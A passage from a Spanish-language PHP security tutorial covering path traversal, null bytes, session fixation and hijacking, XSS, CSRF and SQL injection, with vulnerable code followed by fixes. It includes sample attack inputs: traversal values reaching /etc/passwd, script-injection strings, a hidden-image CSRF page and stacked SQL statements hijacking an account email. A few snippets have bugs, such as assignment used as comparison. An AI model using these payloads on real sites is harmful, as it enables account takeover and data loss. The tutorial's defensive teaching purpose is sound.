Ya que el **nombre de usuario** y el **nombre del archivo** se envían desde un **formulario**, éstos pueden ser un nombre de archivo o usuario que pertenecen a otra persona, y se podría borar a pesar de que supuestamente no está permitido. Por ello se debería usar algún tipo de autentificación. Suponemos ahora que las variables enviadas son:

```
$username = $_POST['nombre_de_usuario']; // "../etc"
$userfile = $_POST['archivo_de_usuario']; // "passwd"

$directorio = "/home/$username"; // "/home/../etc"

unlink("$directorio/$userfile"); // "/home/../etc/passwd"

echo "Se ha borrado el archivo";
```

Existen dos medidas imprescindibles para prevenir este tipo de casos:

- Limitar los permisos a los usuarios web
- Revisar las variables que se envían

Una versión mejorada de la anterior puede ser la siguiente:

```
$username = $_SERVER['REMOTE_USER']; // Mecanismo de autentificación
$userfile = basename($_POST['archivo_de_usuario']);

$directorio = "/home/$username";
$directorio_archivo = "$directorio/$userfile";

// Se registra el éxito o fracaso en un archivo log
if(file_exists($directorio_archivo) && unlink($directorio_archivo)){
    $log = "Se ha eliminado el archivo $directorio_archivo";
} else {
    $log = "No se ha podido eliminar el archivo $directorio_archivo";
}

$fp = fopen("/home/log/borradoArchivos.log", "a");
fwrite($fp, $log);
fclose($fp);

echo htmlentities($log, ENT_QUOTES);
```

Pero incluso el código anterior es vulnerable. Si el sistema de autentificación permite a los usuarios crear sus propios inicios de sesión, y uno elige la entrada "../etc", el sistema está expuesto de nuevo. Por ello, se puede realizar la siguiente comprobación:

```
$username = $_SERVER['REMOTE_USER']; // Mecanismo de autentificación
$userfile = basename($_POST['archivo_de_usuario']);

$directorio = "/home/$username";
$directorio_archivo = "$directorio/$userfile";

if(!ctype_alnum($username) || !preg_match('/^(?:[a-z0-9_-]|\.(?!\.))+$/iD', $directorio_
archivo)){
    die("Nombre de usuario o archivo incorrectos");
}
```

Dependiendo del sistema operativo existen unos archivos u otros por los que preocuparse especialmente. Lo mejor es llevar una **política de prohibirlo todo salvo lo que expresamente se permite**.

Bytes nulos

PHP utiliza las **funciones de C** para operaciones relacionadas con el **sistema de archivos**, por lo que se

podrían manejar bytes nulos de forma inesperada. **Un byte nulo denota el fin de un string en C**, por lo que las cadenas que los contengan no se considerarán por completo, sólo hasta que ocurre un byte nulo. Ejemplo que muestra el problema:

```
$file = $_GET['file']; // "../../etc/passwd\0"

if(file_exists('/home/wwwrun/'.$file.'.php')){
    // Será true si existe el archivo /home/wwwrun/../../etc/passwd
    include '/home/wwwrun/'.$file.'.php';
    // Se incluirá el archivo /etc/passwd
}
```

Por lo que cualquier string que se utilice en una operación de sistema de archivos se ha de validar correctamente. Esta es una versión mejorada:

```
$file = $_GET['file'];
switch ($file){
    case 'main':
    case 'foo':
    case 'bar':
        include '/home/wwwrun/include/'.$file.'.php';
        break;
    default:
        include '/homre/wwwrun/include/main.php';
}
```

3. Seguridad de sesiones

Indice de contenido

1. Introducción
2. Opciones de configuración
3. Prevenir ataque session fixation
4. Prevenir ataque session hijacking
5. Diferencia entre session hijacking y session fixation

1. Introducción

Aunque con las **sesiones** y las **cookies** no se pueda quebrantar la **seguridad de la aplicación** de forma directa, mediante el robo de sesiones se pueden comprometer las **cuentas de los usuarios**, y si éstos tienen permisos especiales las consecuencias pueden ser peor de lo esperado.

La mayoría de las veces PHP guardará una cookie en el ordenador del cliente llamada **PHPSESSID** (puede cambiarse al nombre que se desee) cuando se usen sesiones. Esta **cookie** guardará un valor, un **identificador de sesión**, que está asociado con algún tipo de datos en el servidor. Si el usuario tiene una **session ID válida**, los datos asociados con la sesión se incluirán en el **superglobal** *array* **$_SESSION**. Las sesiones pueden también transferirse a través de URL. En ese caso sería algo como ***?PHPSESSID=id_aqui***.

La **sessión ID** funciona de forma parecida a la **llave de un cajón en un banco**, con la que puedes acceder a lo que sea que haya en ese cajón. La llave de tu cajón puede ser robada al igual que puede serlo la sessión ID de usuarios (robada o interceptada).

Cuando el atacante roba una session ID y trata de usarla para entrar en la aplicación como si fuera el verdadero usuario se le llama **session hijacking**. Cuando el atacante establece la session ID para la sesión de un usuario se denomina **session fixation**. Estos ataques no se pueden evitar en su totalidad pero se

pueden tomar medidas para prevenirlos.

El problema de la seguridad en sesiones aumenta cuando se utiliza un **hosting compartido**, es decir, usar el **mismo servidor** que otros usuarios. En un server **Linux**, por defecto las sesiones de guardan en el directorio */tmp*, que guarda archivos temporales y ha de ser legible y escribible para todo el mundo. Si tus sesiones se guardan ahí, otros usuarios podrían encontrar tus datos.

2. Opciones de configuración

La **administración de sesiones HTTP** es una parte fundamental de la seguridad web. Algunas de las configuraciones más importantes que pueden manipularse en PHP son las siguientes:

- *session.cookie_lifetime = 0*. El cero tiene un significado especial, le dice a los navegadores que no guarden una cookie permanentemente. Así pues, si se cierra el navegador, la session ID se borra inmediatamente. Se desaconseja variar este valor, y si se quiere una **aplicación con autologin**, existen alternativas mucho más seguras.
- *session.use_cookies = On* y *session.use_only_coockies = On*. Aunque las HTTP cookies tienen algunos problemas, es la forma más recomendable de manejar sesiones.
- *session.use_strict_mode = On*. Esto previene al **módulo de sesión** iniciar una **sessión ID** sin inicializar. El módulo de sesión sólo acepta **session ID** válidas generadas por él mismo, rechazando cualquier sesson ID proporcionada por usuarios. Sessión ID injection puede hacerse con cookie injection a través de JavaScript. Se recomienda mantelerla en On.
- *session.cookie_httponly = On*. Rechaza el **acceso a la cookie de sesión vía JavaScript**. Esto previene el **robo de cookies** a través de **JavaScript injection**. Se puede usar **session ID** como ***CSRF protection key***, pero no es recomendable.
- *session.cookie_secure = On*. Permite el acceso a la cookie session ID sólo cuando el protocolo es HTTPS. Si tu aplicación es sólo HTTPS, es recomendable tener activada esta opción.
- *session.gc_maxlifetime = [elegir el menor posible]*. Número de segundos tras los cuales los datos serán considerados basura y limpiados con posterioridad. Garbage Collection puede ocurrir al inicio de sesión mediante probabilidad. Esta opción no garantiza la eliminación de sesiones antiguas. Aunque el desarrollador no ha de fiarse del todo de esta configuración, se recomienda ajustarla al menor valor posible. Es mejor ajustar ***session.gc_probability*** y ***session.gc_divisor*** para que sesiones obsoletas se eliminen con la frecuencia apropiada.
- *session.use_trans_sid = Off*. El tener esta opción de manejo de session ID transparentes desactivada mejora la seguridad de sesiones eliminando la posibilidad de session ID injection y session ID leak. De todas formas, pueden emplearse session ID transparentes si es necesario.
- *session.referer_check = [tu url original]*. Si está activala la opción anterior, session.use_trans_sid, el uso de esta opción es recomendable, ya que reduce el riesgo de ID injection.
- *session.cache_limiter = nocache*. Asegúrate de que los **contenidos HTTP** no son cacheados para **sesiones autentificadas**. "*private*" suele usarse para cuando no hay ningún dato de seguridad en el contenido HTTP, y "*public*" cuando no contiene ningún dato privado en general.
- *session.hash_function = "sha256"*. Una **función hash** más fuerte generará una **session ID** más fuerte. Cuanto más complejo sea el cifrado mejor: sha384, sha512...

El **módulo de sesión no puede garantizar que la información guardada en una sesión sólo sea vista por el usuario que creó la sesión**. Es necesario tomar más medidas para proteger totalmente la confidencialidad de la sesión.

Existen diferentes formas de que se **filtre una session ID exitente a terceros**. Si se produce una ***leaked session ID***, posibilita a la tercera persona acceder a todos los recursos asociados con esa ID. Formas de que esto ocurra:

- **URLs llevando una session ID**. Si enlazas a un sitio externo desde una URL que contiene una session ID, ésta aparecerá en el ***referrer log*** del sitio externo.
- **Un atacante más activo puede estar atento al tráfico de red**. Si éste no está encriptado, las **session IDs** pueden viajar en texto plano por la red. La solución es implementar **SSL en el servidor** y hacerlo obligatorio a los usuarios. Se debería usar **HSTS**.

Cuando la opción ***session.use_strict_mode*** está On, una session ID no iniciada se rechaza y se crea una nueva session ID. Esto protege ataques que fuerzan a los usuarios a usar una session ID. Por ejemplo, un atacante puede pasar URLs que contienen una session ID: http://example.com/page.php?PHPSESSID=23411. Si session.use_trans_sid está activado, la víctima iniciará la sesión con la session ID proporcionada por el atacante. ***session.use_strict_mode*** reduce el riesgo, aunque no asegura.

Para la autentificación de usuarios es muy recomendable añadir ***session_regenerate_id()***, y debe ser llamada antes de establecer información de autentificación a **$_SESSION**. Esta función se asegura de que nuevas sesiones contienen información de autentificación almacenada sólo en una nueva sesión.

La **session ID debería ser regenerada** por lo menos cada vez que el usuario es identificado. No se ha de confiar en la expiración de la session ID. Los atacantes pueden acceder a las session ID de las víctimas periódicamente para evitar la expiración. Es recomendable implementar algún sistema propio para manejar sesiones antiguas.

session_regenerate_id() por defecto no elimina una sesión antigua, y puede estar disponible para su uso. Para ello ha de ser destruída, añadiendo el parámetro ***delete_old_session*** TRUE a la función, aunque esto puede tener consecuencias inesperadas. Una sesión puede ser destruída cuando hay conexiones simultáneas a la aplicación o la red es inestable. En lugar de destruir la sesión antigua inmediatamente, se puede establecer un tiempo corto de expiración en $_SESSION. Si el usuario intenta acceder a la sesión antigua, deniega el acceso a ella.

No se deben usar **session IDs** muy duraderas para **autologin** porque incrementa el riesgo de robo de sesión. Una ***autologin key*** debe protegerse lo más posible, para ello se pueden utilizar **atributos** ***/httponly/***.

3. Prevenir ataque session fixation

Cuando el atacante establece la session ID para la sesión de un usuario se denomina **session fixation**. Una vez que el atacante proporciona una URL al usuario con la session ID establecida y éste accede, el atacante, al conocer la session ID con la que se ha accedido, puede hacerse pasar por el usuario. Para prevenir el **session fixation** se deben tomar las siguientes medidas:

- Establecer ***session.use_trans_sid = 0*** en el *php.ini*. esto le dice a PHP que no incluya el session ID en la URL, y no leer la URL en busca de identificadores.
- Establecer ***session.use_only_cookies = 1*** en el php.ini. Esto le dice a PHP que nunca use URLs con session IDs.
- Regenerar la session ID siempre que el estado de la sesión cambie. Ejemplos: autentificación de usuario, guardar información importante en la sesión, cambiar cualquier cosa de la sesión...

4. Prevenir ataque session hijacking

Session hijacking es cuando el atacante roba una session ID y trata de usarla para entrar en la aplicación como si fuera el verdadero usuario. Como el atacante tiene el session ID, el servidor no puede distinguir cual es el verdadero usuario. Para prevenir el **session hijacking** se deben tomar las siguientes medidas:

- **Usar un identificador hash muy potente**. Directiva *session.hash_function* en php.ini. Lo ideal es *session.hash_function = sha256* o *session.hash_function = sha512*.
- **Enviar un hash potente**. Directiva *session.hash_bits_per_character* en php.ini. Configura esta opción a *session.hash_bits_per_character = 5*. Es una traba más para cuando el atacante trate de adivinar el session ID. El ID será más corto pero usará más caracteres.
- **Establece una entropía adicional** con *session.entropy_file* y *session.entropy_length* en php.ini. Por ejemplo *session.entropy_file = /dev/urandom* y *session.entropy_length = 256*, el número de bytes que serán leídos del archivo entropy.
- **Cambia el nombre por defecto de la sesión PHPSESSID**. Este valor se establece con la función session_name(), con el valor de identificación propio como parámetro, antes de llamar a ***session_start()***.

- **Rotar el nombre de la sesión**, pero ten en cuenta que todas las sesiones serán invalidadas si cambias esto, por ejemplo si se configura de forma que dependa en el tiempo.
- **Rota el session ID a menudo**. No es recomndable hacerlo en cada request (a no ser que se necesite un nivel de seguridad extremo), pero si en intervalos aleatorios. Si el atacante hace ***session hijacking*** no se desea que pueda utilizar una sesión durante demasiado tiempo.
- **Incluir el user agent desde $_SERVER['HTTP_USER_AGENT'] en la sesión**. Cuando la sesión comience, guardala en ***$_SESSION['user-agent']***. Entonces en cada request posterior comprueba que coincide. Este valor puede ser falso, por lo que no es 100% seguro, pero es mejor que nada.
- **Incluir la IP de usuario de $_SERVER['REMOTE_ADDR'] en la sesión**. Cuando la sesión comience, guárdala en ***$_SESSION['remote_ip']***. Esto puede ser problemático para ciertos **ISPs** que usan direcciones IP múltiples para sus usuarios. Pero si se usa puede ser mucho más seguro. La única forma de que un atacante pueda **falsear la IP** es comprometiendo la red en algún punto entre el usuario real y tu servidor. Y si un atacante consigue comprometer una red, puede hacer cosas mucho peores que session hijacking.
- **Incluir un token en la sesión y en el navegador que incrementas y comparas frecuentemente**. Para cada ***request***, haz $_SESSION['counter']++ en el lado del servidor. Crea algo en JS en el lado del navegador haciendo lo mismo (usando almacenamiento local). Entonces cuando se envía un request, coge el **nonce de un token** y verifica que el nonce es el mismo que en el servidor. Haciendo esto, se puede detectar una **session hijacked** ya que el atacante no tendrá el número exacto, y si lo tiene habrá dos sistemas transmitiendo el mismo número. Esto no funcionará en todas las aplicaciones, pero es otra manera de protegerse.

5. Diferencia entre session hijacking y session fixation

La diferencia entre session fixation y session hijacking reside simplemente en cómo la session ID es comprometida. En **session fixation**, el identificador se establece a un valor que el atacante conoce de antemano. En **session hijacking** se adivina o se roba del usuario. Una vez que el session ID es robado, los efectos de ambos dos son los mismos.

4. Ataques XSS Cross-Site Scripting

Indice de contenido

1. ¿Qué es Cross-Site Scripting?
2. Ejemplo de ataque XSS
3. Tipos de ataques XSS
4. Prevenir ataques XSS
5. Ejemplo de prevención contra ataques XSS

1. ¿Qué es Cross-Site Scripting?

XSS ocurre cuando un atacante es capaz de inyectar un **script**, normalmente **Javascript**, en el ***output*** de una aplicación web de forma que se ejecuta en el **navegador del cliente**. Los ataques se producen principalmente por **validar incorrectamente datos de usuario**, y se suelen inyectar mediante un **formulario web** o mediante un **enlace alterado**.

Los desarrolladores muchas veces subestiman el potencial peligro que conlleva este tipo de ataques. Si un atacante puede inyectar Javascript en el output de una aplicación web y ejecutarlo, podrá **ejecutar cualquier código Javascript en el navegador de un usuario**. Algunos de los **objetivos que se quieren conseguir con ataques XSS** son: robar cookies y sesiones de usuarios, modificar el sitio web, realizar HTTP requests con la sesión del usuario, redireccionar a usuarios a sitios dañinos, atacar al navegador o instalar malware, reescribir o manipular extensiones de navegador, etc.

Desde la **perspectiva del navegador**, el script es originado por la aplicación web por lo que se asume como fuente fiable. Esta es una de las causas que permiten que estos ataques se puedan llevar a cabo.

2. Ejemplo de ataque XSS

Supongamos por ejemplo el siguiente **formulario**:

```
<form action="post.php" method="post">
    <input type="text" name="comment" value="">
    <input type="submit" name="submit" value="Submit">
<form>
```

En el formulatio hay una **caja de texto** para datos de entrada y un **botón de enviar**. Una vez que el formulario es enviado, enviará los datos a *post.php* para procesarlos. Supongamos que lo único que se hará con los datos en post.php será mostrarlos con un echo:

```
echo $_POST['comment'];
```

Sin ningún tipo de **filtrado**, el atacante puede enviar el siguiente script a través del formulario, lo que generará un popup en el navegador con el mensaje "Hackeado":

```
<script>alert("hacked")</script>
```

El script anterior tan sólo envía un mensaje de alerta, pero con Javascript ya hemos visto que se pueden hacer multitud de cosas que pueden dañar al usuario, especialmente relacionadas con el **robo de cookies y sesiones**.

3, Tipos de ataques XSS

Los **ataques Cross-Site Scripting** pueden agruparse en dos grandes categorías, dependiendo de **cómo envían el código malicioso**: non-persistent XSS y persistent XSS.

- ### Non-persistent XSS

Los ataques **non-persistent XSS** o **reflected XSS** no almacenan el código malicioso en el servidor sino que lo pasan y presentan directamente a la víctima. Es el método más popular de ataque XSS. El ataque se lanza desde una fuente externa, mediante email o un sitio de terceros.

```
// Palabra de búsqueda
echo "Has buscado la palabra: " . $_GET["query"];
// Resultados de búsqueda ...
// ...código...
```

El código anterior sería de un **motor de búsquedas**, donde la palabra que se ha buscado se devuelve a presentar al usuario. El problema es que la variable **$_GET["query"]** no es validada o escapada, por lo que un atacante podría enviar el siguiente link a la víctima:

```
http://example.com/search.php?query=<script>alert("hackeado")</script>
```

- ### Persistent XSS

El **código malicioso** ya ha superado la barrera del proceso de validación y está almacenado en un **almacén de datos**. Puede ser un **comentario**, un archivo **log**, un mensaje de **notificación**, o cualquier otro tipo de sección del sitio web que solicita algún ***input*** al usuario. Cuando esta información en particular se presenta en el sitio web, el código malicioso se ejecuta.

Si suponemos un sistema de comentarios en el que los comentarios se almacenan en un archivo llamado comentarios.txt:

```
file_put_contents("comentarios.txt", $_POST["comentario"], FILE_APPEND);
```

En cualquier parte del sitio web donde se vayan a mostrar los comentarios:

```
echo file_get_contents("comentarios.txt");
```

Cuando el atacante envía un comentario, inserta código malicioso en comentarios.txt. Cuando los comentarios se muestran, éste código se ejecutará sin ser validado o escapado de ninguna forma.

4. Prevenir ataques XSS

Tan fácil como un atacante puede atacar un sitio web no protegido contra **ataques Cross-Site Scripting**, un desarrollador puede defenderse de éstos. La prevención ha de tenerse siempre en cuenta incluso antes de escribir el propio código.

La regla o política más básica que ha de tenerse siempre en cuenta es simple: **NUNCA confíes de datos que vienen de usuarios o de cualquier otra fuente externa**. Cualquier dato debe ser validado o escapado para su ***output***.

Las medidas a tomar se pueden dividir en tres: **data validation**, **data sanitization** y **output escaping**.

- **Data validation**

La **validación de datos** es el proceso de asegurarse que tu aplicación analiza el tipo de datos correctos. Si tu script PHP espera un ***integer*** de un input, cualquier otro tipo de dato debe de rechazarse. Cada dato debe ser validado cuando se recibe para asegurarse que es del **tipo correcto**, y rechazado si no pasa ese **proceso de validación**.

Si quieres validar un número de teléfono, por ejemplo, deberás rechazar cualquier string que contenga letras, porque sólo consistirá en dígitos. También puedes tener en cuenta la longitud que deberán tener estos dígitos. Siendo más permisivo, se pueden aceptar algunos otros símbolos como +, (), y - que a veces se utilizan al indicar números de teléfono:

```
// Comprobar un número de teléfono en Estados Unidos:
$telefono = '1-909-466-4344';
if (preg_match('/^((1-)?\d{3})-\d{3}-\d{4}/', $telefono)){
    echo "El teléfono $telefono es válido";
} else {
    echo "El teléfono $telefono NO es válido";
}
```

- **Data sanitization**

La **sanitización de datos** se centra en manipular los datos para asegurarse que son seguros, eliminando cualquier parte indeseable y normalizándolos en la forma correcta. Por ejemplo, si se espera un texto ***string*** de los usuarios, puedes querer evitar cualquier tipo de markup HTML:

```
// Sanitizar comentario de usuario
$comentario = strip_tags($_POST["comentario"]);
```

A veces la **validación de datos** y su **sanitización** pueden ir de la mano.

```
$telefono = "1234567";
$telefono = preg_replace('/[^\d]/', "", $telefono);
$length = strlen($telefono);
if ($length = 7 || $length = 10 || $length = 11){
    echo "$telefono es un formato válido";
}
```

- **Output escaping**

Para proteger la integridad de los **datos que se devuelven**, el ***output data***, se debe **escapar** cualquier dato que se devuelve al usuario. Esto evita que el navegador malinterprete alguna **secuencia especial de caracteres**:

```
echo "Has buscado la palabra: " . htmlspecialchars($_GET["query"]);
```

Puede emplearse también la función ***htmlentities()***. La diferencia entre ambas es que ***htmlspecialchars()*** sólo traduce los símbolos **&**, **""**, **''**, **<** y **>** en **entidades HTML**, en cambio *htmlentities()* traduce todos los caracteres posibles que tengan su equivalencia en HTML. Normalmente vale con *htmlspecialchars()* a no ser que uses algún tipo de codificación diferente a **ISO-8859-1** o **UTF-8**.

5. Ejemplo de prevención contra ataques XSS

Mezclando un poco las tres **formas de prevenir ataques XSS**, vamos a ver un sencillo sistema de comentarios:

```
// Validar el comentario
$comentario = trim($_POST["comentario"]);
if(empty($comentario)){
    exit("Debes proporcionar un comentario");
}
// Sanitizar comentario
$comentario = strip_tags($comentario);
// El comentario ya se puede guardar de forma segura
file_put_contents("comentarios.txt", $comentario, FILE_APPEND);
// Escapar comentarios antes de mostrarlos
$comentarios = file_get_contents("comentarios.txt");
echo htmlspecialchars($comentarios);
```

Primero nos aseguramos de que no se guardan **comentarios vacíos**. Después se sanitizan los datos eliminando cualquier posible **etiqueta HTML** que pudiera contener. Finalmente, los comentarios se devuelven **filtrados**. La función *strip_tags* hace que no sea posible insertar enlaces en los comentarios, ya que éstos utilizan una etiqueta <a> que será eliminada. Para que puedan insertarse se puede utilizar *htmlentities* o *htmlspecialchars* en su lugar.

Hay que tener en cuenta que ninguna solución es fiable al 100%, y que es conveniente estar al tanto de novedades respecto a los **ataques Cross-Site Scripting** ya que van evolucionando a medida que lo hacen las plataformas que los facilitan (navegadores, HTML...).

5. Ataques CSRF Cross-Site Request Forgeries

Indice de contenido

1. Introducción
2. Como funcionan los ataques CSRF
3. Como evitar ataques CSRF

1. Introducción

Los **ataques Cross-Site Request Forgeries**, más comúnmente llamados **ataques CSRF**, se producen cuando el atacante provoca que el usuario ejecute una acción de forma no intencionada en una aplicación en la que había iniciado sesión.

Por ejemplo cuando, estando el usuario logeado en su sitio favorito, procede a **hacer click en un enlace que parece inofensivo**. En el fondo, su información de perfil está siendo actualizada con la dirección email

del atacante. El atacante puede ahora usar la opción de recuperar la contraseña en el sitio web para cambiar la contraseña de la cuenta mediante email.

Cualquier acción que pueda realizar un usuario cuando está logeado en un sitio web la puede realizar también el atacante, ya sea **actualizar su perfil**, añadir **objetos a la cesta de la compra**, postear **mensajes en un foro** o cualquier otra cosa.

2. Como funcionan los ataques CSRF

Para ver cómo funcionan es mejor verlos en acción. Vamos a simular un sistema de usuarios con su **página de acceso** (*login.php*), un **script que procese el inicio y cierre de sesión** (*process.php*), y una página que simula un ataque (*veneno.html*).

El código para *login.php*:

```
<?php
session_start();
?>
<html>
<body>
<?php
if (isset($_SESSION["user"])) {
    echo "<p>Bienvenido de vuelta, " . $_SESSION["user"] . "!<br>";
    echo '<a href="process.php?action=logout">Logout</a></p>';
}
else {
    ?>
    <form action="process.php?action=login" method="post">
        <p>El nombre de usuario es: admin</p>
        <input type="text" name="user" size="20">
        <p>La contraseña es: test</p>
        <input type="password" name="pass" size="20">
        <input type="submit" value="Login">
    </form>
    <?php
}
?>
</body>
</html>
```

El script de *login.php* primero inicia los datos se sesión con *sessión_start()*, después comprueba si el usuario ya está logeado, y si no es así, muestra un **formulario de login**.

El archivo de proceso *process.php* es el siguiente:

```php
<?php
session_start();
switch($_GET["action"]) {
    case "login":
        if ($_SERVER["REQUEST_METHOD"] == "POST") {
            $user = (isset($_POST["user"])) &&
            ctype_alnum($_POST["user"]) ? $_POST["user"] : null;
            $pass = (isset($_POST["pass"])) ? $_POST["pass"] : null;
            $salt = '$2a$07$my.salt.mUy.Secr3t0';

        if (isset($user, $pass) && (crypt($user . $pass, $salt) ==
                crypt("admintest", $salt))) {
                $_SESSION["user"] = $_POST["user"];
            }
        }
        break;
    case "logout":
        $_SESSION = array();
        session_destroy();
        break;
}
header("Location: login.php");
?>
```

El archivo *process.php* de nuevo inicia los datos de sesión, y después comprueba a ver si existe alguna acción con la que trabajar. En el caso de ***login***, se realiza una pequeña **validación de *input*** con el operador ternario de PHP junto con las funciones *ctype_alnum()* y *crypt()*. En el caso de ***logout***, se destruye la sesión. Finalmente se redirige al usuario a *login.php*.

El **archivo malicioso** en cuestión es *veneno.html*:

```html
<html>
<body>
<p>Esta página es veneno!!</p>
<img src="process.php?action=logout" style="display:none;">
</body>
</html>
```

Si visitas *login.php*, te logeas, y después visitas *veneno.html*, automáticamente se cerrará tu sesión aunque no hayas hecho click en el botón de ***logout***. El navegador envía un ***request*** al servidor para acceder al script *process.php*, esperando que sea realmente una imagen. El script en *process.php* no tiene forma de diferenciar entre un ***request*** válido iniciado por el usuario que hace click en el link de ***logout*** o procedente de un **archivo malicioso**.

El archivo *veneno.html* se puede alojar en un servidor totalmente diferente al que estás logeado, y funcionaría igual, ya que la página del atacante está haciendo un **request en tu nombre** usando la **sesión que tienes abierta**. No importa ni siquiera si el sitio web en el que estás logeado está en una red privada, el request se enviará desde tu dirección IP como si hubieras hecho el request tú mismo, haciendo que sea difícil rastrear la fuente maligna.

Si permites que los usuarios puedan **enlazar imágenes como imagen de perfil**, sin **escapar** apropiadamente y **sanitizar** los datos del usuario, podría realizarse incluso desde tu propio sitio web.

Como es lógico, cerrar la sesión de un usuario no es lo que se suele hacer para hacer daño. Se puede utilizar un **iframe escondido** (en lugar de una imagen) con un **formulario que automáticamente envía**

cuando se carga la página, lo que haría que fuera posible cualquiera de los ataques mencionados al principio.

3. Como evitar ataques CSRF

Para asegurarse que una acción está realmente siendo llevada a cabo por el usuario en lugar de un tercero, hay que asociarlo con algún tipo de **identificador único** que puede ser verificado después, llamado ***token***. Para prevenir el ataque, podemos modificar *login.php* así:

```
$_SESSION["token"] = md5(uniqid(mt_rand(), true));
echo '<a href="process.php?action=logout&csrf=' . $_SESSION["token"] . '">Logout</a></p>
';
```

Y para **verificar el identificador**, podemos modificar *process.php* como sigue:

```
case "logout":
    if (isset($_GET["csrf"]) && $_GET["csrf"] == $_SESSION["token"]) {
        $_SESSION = array();
        session_destroy();
    }
    break;
```

Con estas modificaciones, *veneno.html* ya no puede cerrar la sesión porque se le ha añadido una nueva tarea al atacante: tener que **adivinar el token aleatorio**.

Para **proteger formularios**, se suele incluir el **identificador dentro de un campo escondido**, siendo enviado con el resto de los datos del formulario:

```
<input type="hidden" name="csrf" value="<?php echo $_SESSION["token"]; ?>">
```

6. Ataques SQL Injection

Un **ataque SQL Injection** se produce cuando el atacante intenta **inyectar código SQL malicioso** en la base de datos de la víctima, y **fuerza a la base de datos** a ejecutar esa sentencia. Las sentencias pueden hacer cosas como **destruir las tablas de la base datos** o **extraer información** privada como **contraseñas**.

Indice de contenido

1. Como funciona un ataque SQL Injection
2. Ejemplos de ataques SQL Injection
3. Como prevenir ataques SQL Injection en PHP

1. Como funciona un ataque SQL Injection

Los **ataques SQL Injection** normalmente comienzan con el atacante introduciendo su código malicioso en un campo de **formulario específico en una aplicación**.

Pongamos el caso de un **formulario que envía por email la contraseña al usuario**: el usuario introduce su email en un campo y la aplicación hace una búsqueda en la base de datos en busca de esa dirección. Si la aplicación no encuentra la dirección de email, no envía un email con la nueva contraseña. Sin embargo, si la aplicación encuentra esa dirección de email en la base de datos, enviará un email a esa dirección de email con una nueva contraseña, o con la información necesaria para restaurarla.

En lugar de introducir una dirección de email válida, lo que haría el atacante sería **inyectar una sentencia SQL** que extraiga información o destruya o cambie algunos datos.

La sentencia SQL que tiene la aplicación sería algo así (el atacante la desconoce):

```
SELECT data FROM table WHERE email = '$email';
```

Antes de que el atacante pueda empezar a dañar la aplicación, debe averiguar como ésta maneja un ***input*** incorrecto primero, por ejemplo añadiendo una **comilla simple '** al final del email a introducir:

```
ejemplo@ejemplo.com'
```

A partir de aquí pueden ocurrir **dos posibilidades**:

- La aplicación primero **sanitiza el *input*** removiendo la comilla simple al final, porque considera que direcciones de email con comillas pueden ser potencialmente maliciosas (aunque según los estándares IETF las direcciones de email pueden contener comillas). Una vez sanitizado el email, procede a su búsqueda en la base de datos.
- La aplicación **no sanitiza el *input***, y directamente ejecuta la sentencia SQL con el email con la comilla. Esto es lo que el atacante espera que ocurra. La sentencia quedará:

```
SELECT data FROM table WHERE email = 'ejemplo@ejemplo.com'';
```

Lo que ocurre si se ejecuta así es que **abortará la sentencia con un error de sintaxis**. Dependiendo de cómo la aplicación maneje los errores, puede mostrar el error o no, pero generalmente aparecerá un mensaje de *Database error* o *Internal Error*. Lo importante es que el atacante no recibe un mensaje diciéndole que la dirección no existe en el sistema, por lo que la aplicación no sanitiza el input y es posible manipular su base de datos.

2. Ejemplos de ataques SQL Injection

Una vez que el atacante sabe que la **base de datos es vulnerable**, puede realizar el ataque. Por ejemplo puede **editar un email de una cuenta de usuario**:

```
Y';
UPDATE table
    SET email = 'atacante@ejemplo.com'
    WHERE email = 'usuario@ejemplo.com';
```

Después de la Y hay una **comilla** y un **punto y coma**, lo que permite al atacante **cerrar la sentencia** y ejecutar otra. Lo anterior resultaría en el siguiente código:

```
SELECT data
    FROM table
        WHERE Emailinput = 'Y';
    UPDATE table
        SET email = 'atacante@ejemplo.com'
        WHERE email = 'usuario@ejemplo.com';
```

Para realizar el ataque el atacante ha tenido que saber primero el **nombre de la tabla y la estructura**.

Una de las **técnicas para conseguir más datos de los que devolvería una sentencia SQL** de la aplicación es empleando **1=1**, que es siempre **true**. La forma es la siguiente:

```
SELECT * FROM users WHERE id = 10 or 1=1
```

Esto devolvería toda la tabla de usuarios, ya que **WHERE 1=1** es true.

3. Como prevenir ataques SQL Injection en PHP

- **Usar prepared statements y parameterized queries**. Esto son sentencias SQL preparadas que se envían a la base de datos de forma separada a cualquier parámetro. De esta forma es imposible para un atacante **inyectar SQL malicioso**. Es la forma más recomendable y segura de evitar este tipo de ataques. Se puede hacer de dos formas:
  1. Con **PDO**:

```
$stmt = $pdo->prepare('SELECT * FROM usuarios WHERE nombre = :nombre');
$stmt->execute(array('nombre' => $nombre));
foreach ($stmt as $row) {
    // Hacer algo con $row
}
```

  2. Con **MySQLi**:

```
$stmt = $dbConnection->prepare('SELECT * FROM usuarios WHERE nombre = ?');
$stmt->bind_param('s', $nombre);

$stmt->execute();

$result = $stmt->get_result();
while ($row = $result->fetch_assoc(){
    // Hacer algo con $row
}
```

  Si se utiliza PostgreSQL existen opciones como *pg_prepare()* y *pg_execute()* si se quiere hacer mediante esta segunda opción. PDO es una opción universal que vale para todas las bases de datos.

  Cuando se usa una conexión PDO a MySQL los **prepared statements de verdad** puede que no se utilicen por defecto. Para usarlos siempre, hay que **desactivar la emulación de prepared statements**. La conexión se ha de hacer así:

```
    $db = new PDO('mysql:dbname=test;host=localhost;charset=utf8', 'usuario', 'contra
seña');
 $db->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
 $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

  El ***error mode*** no es estrictamente necesario, pero es aconsejable ponerlo. De esta forma el script no parará con un **Fatal Error** cuando algo sale mal, y da la posibilidad al desarrollador de capturar (***catch***) cualquier error lanzado (***throw***) como **PDOExceptcion**.

  Configurar **ATTR_EMULATE_PREPARES** a false puede ser importante ya que le dice a **PDO** que deshabilite los **prepared statements emulados** y sólo utilice los de verdad (por ejemplo en caso de que el driver no pueda preparar satisfactoriamente la sentencia).

  De esta forma la sentencia y los valores no son analizados por PHP antes de ser enviados al **servidor de bases de datos**, sino que son analizados y compilados por éste, eliminando cualquier posibilidad de inyectar SQL malicioso.
  Los valores de los parámetros se combinan con una sentencia ya compilada, no son un string SQL. La inyección SQL funciona de forma que se inyecta el SQL malicioso en el string antes de ser enviado al servidor de bases de datos, por lo que enviando de forma separada la sentencia de los parámetros se reduce mucho el riesgo.
